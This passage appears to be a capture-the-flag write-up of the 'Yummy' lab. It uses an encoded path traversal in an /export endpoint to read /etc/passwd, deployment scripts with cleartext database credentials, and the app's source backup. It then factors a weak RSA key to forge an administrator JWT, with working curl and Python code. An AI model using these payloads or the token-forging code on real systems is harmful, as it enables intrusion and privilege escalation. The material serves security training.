
The first request to fire is the reminder; we forward it and the second one shows up, which is the one that matters:

The download is not a static file: the site uses an /export endpoint that takes a path and reads that file off the server. export is not a standard feature of any web server, it is something this application's developer wrote, and any endpoint that takes a path and returns its contents is an immediate path-traversal candidate.
LFI: reading the filesystem
/export and the path traversal
The /export endpoint builds the file path from the URL without sanitising ../. Encoding the traversal (%2E%2E%2F) escapes the intended directory and reads any file readable by the service. The first target, always, is /etc/passwd:
curl -s -X GET "http://yummy.htb/export/%2E%2E%2F%2E%2E%2F%2E%2E%2F%2E%2E%2Fetc/passwd" -H "$cookie"
/etc/passwd reveals two interesting users with a shell, dev (uid 1000) and qa (uid 1001), plus the mysql and caddy service accounts:
root:x:0:0:root:/root:/bin/bash
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
dev:x:1000:1000:dev:/home/dev:/bin/bash
mysql:x:110:110:MySQL Server,,,:/nonexistent:/bin/false
caddy:x:999:988:Caddy web server:/var/lib/caddy:/usr/sbin/nologin
qa:x:1001:1001::/home/qa:/bin/bash
_laurel:x:996:987::/var/log/laurel:/bin/false
Two details worth noting in passing: caddy confirms the server nmap already named, and _laurel is the user of the Laurel daemon, an audit-log processor. Its presence means the box audits system calls, irrelevant for the lab but very relevant in a real environment, where this whole chain would be logged.
Automating the LFI
Reading a file through /export is not a single curl: you have to create a booking, force the reminder so the ID is live and only then request the resource. Doing that by hand per file is unworkable, so the sequence is wrapped in a script that takes an email, a booking ID and a cookie, and saves every downloaded resource into a ./lfi/<path> tree:
./lfi.sh -e <email> -i <id> -c <cookie.txt>Among the deployment scripts is /data/scripts/table_cleanup.sh, which connects to the database with cleartext credentials:

$ ls
app_backup.sh  dbmonitor.sh  table_cleanup.sh

$ cat table_cleanup.sh
#!/bin/sh

/usr/bin/mysql -h localhost -u chef yummy_db -p'3wDo7gSRZIwIHRxZ!' < /data/scripts/sqlappointments.sql
/usr/bin/mysql -h localhost -u chef yummy_db -p'3wDo7gSRZIwIHRxZ!' < /data/scripts/sqlappointments.sqltable_cleanup.sh itself points at the next file, so we request the .sql it feeds too:

TRUNCATE table users;
TRUNCATE table appointments;
INSERT INTO appointments (appointment_email, appointment_name, appointment_date, appointment_time, appointment_people, appointment_message, role_id) VALUES ("chrisjohnson@email.net", "Chris Johnson", "2024-05-25", "11:45", "2", "No allergies, prefer table by the window", "customer");
INSERT INTO appointments (appointment_email, appointment_name, appointment_date, appointment_time, appointment_people, appointment_message, role_id) VALUES ("laurajohnson@domain.edu", "Laura Johnson", "2024-01-20", "04:15", "3", "Vegan meal required", "customer");
INSERT INTO appointments (appointment_email, appointment_name, appointment_date, appointment_time, appointment_people, appointment_message, role_id) VALUES ("chrisrodriguez@email.net", "Chris Rodriguez", ...
The .sql carries no passwords or hashes, only the demo dataset with emails, names and a role_id field set to customer. As exploitation material it is worthless, but it leaves a hint that will be worth its weight in gold later: the application has a concept of roles, and customer is one of its values.
Another script, /data/scripts/app_backup.sh, shows where the application lives and that it is backed up periodically into a ZIP:

#!/bin/bash

cd /var/www
/usr/bin/rm backupapp.zip
/usr/bin/zip -r backupapp.zip /opt/app
Three lines that amount to a map: the application lives in /opt/app, the backup is at /var/www/backupapp.zip and it is regenerated periodically. Having the source code of a custom application is normally the end of the enumeration phase.
A ZIP is not downloaded with a text script

The first attempt to fetch it with the same tool fails in an instructive way:
[+] Introduce el recurso que deseas descubrir: /var/www/backupapp.zip

./lfi.sh: line 49: warning: command substitution: ignored null byte in input
[+] Recurso guardado en /home/krmena/machines/yummy/content/lfi/var/www/backupapp.zip

PK
[..oopt/app/UT   m.7gu..7gux
       ...Xopt/app/middleware/UT   ..IFfu..7gux
                   Pw.X...P.O"opt/app/middleware/verification.pyUT
The warning says it all: ignored null byte in input. Bash command substitution ($(curl ...)) discards null bytes, and a ZIP is full of them, so the file arrives corrupt and unzip rejects it. The PK header and some filenames are readable (opt/app/middleware/verification.py), enough to confirm the resource exists and is the right backup, but useless as a file.
The fix is to keep the binary out of the interpreter: request the URL straight from the browser, which saves it byte for byte into ~/Downloads. From there we bring it into the working directory:
mv /home/krmena/Downloads/backupapp.zip .
root@kali:/home/krmena/machines/yummy/content#mv prints nothing and returns the prompt: the file is now in the working directory.
unzip backupapp.zip -d backupapp
Archive:  backupapp.zip
   creating: backupapp/opt/app/
   creating: backupapp/opt/app/middleware/
  inflating: backupapp/opt/app/middleware/verification.py
   creating: backupapp/opt/app/middleware/__pycache__/
  inflating: backupapp/opt/app/middleware/__pycache__/verification.cpython-311.pyc
  inflating: backupapp/opt/app/middleware/__pycache__/verification.cpython-312.pyc
  inflating: backupapp/opt/app/.profile
  inflating: backupapp/opt/app/app.py
   creating: backupapp/opt/app/config/
  inflating: backupapp/opt/app/config/signature.py
   creating: backupapp/opt/app/config/__pycache__/
  inflating: backupapp/opt/app/config/__pycache__/signature.cpython-311.pyc
  inflating: backupapp/opt/app/config/__pycache__/signature.cpython-312.pyc
   creating: backupapp/opt/app/templates/
  inflating: backupapp/opt/app/templates/register.html
  inflating: backupapp/opt/app/templates/login.html
backupapp backupapp.zip cookie.txt discoveresources.sh lfi lfi.shThis time it works: the application's full source code, locally.
Administrator in the web app
The backup and signature.py
Of the extracted files, the name that jumps out is inside the config directory:


__pycache__ signature.pyA file called signature.py in an application that hands out signed session cookies is exactly where to look, and there is the root flaw:
# Generate RSA key pair
q = sympy.randprime(2**19, 2**20)          # TINY prime (~20 bits)
n = sympy.randprime(2**1023, 2**1024) * q
e = 65537
p = n // q
The modulus n is built as big_prime · q, with q only 20 bits. RSA's security relies on n being infeasible to factor, but here one factor is so small that n falls at once by trial division with small primes.
Forging the JWT with role: administrator
Our session JWT is signed with RS256 and, decoding it, it carries its own public key in a jwk field (with n and e) and a role claim set to customer, exactly the value that had shown up in sqlappointments.sql:

With n factorable and the public key in front of us, we rebuild the private key and re-sign the token flipping role to administrator (see the concept for the maths). A script with sympy.factorint solves it and prints the administrator token:
factors = sympy.factorint(n)               # n has a small factor
p, q = list(factors.keys())
d = pow(e, -1, (p - 1) * (q - 1))
key = RSA.construct((n, e, d, p, q))
payload['role'] = 'administrator'
print(jwt.encode(payload, key.export_key(), algorithm='RS256'))
We copy that token and paste it over the X-AUTH-Token cookie from the browser storage panel:


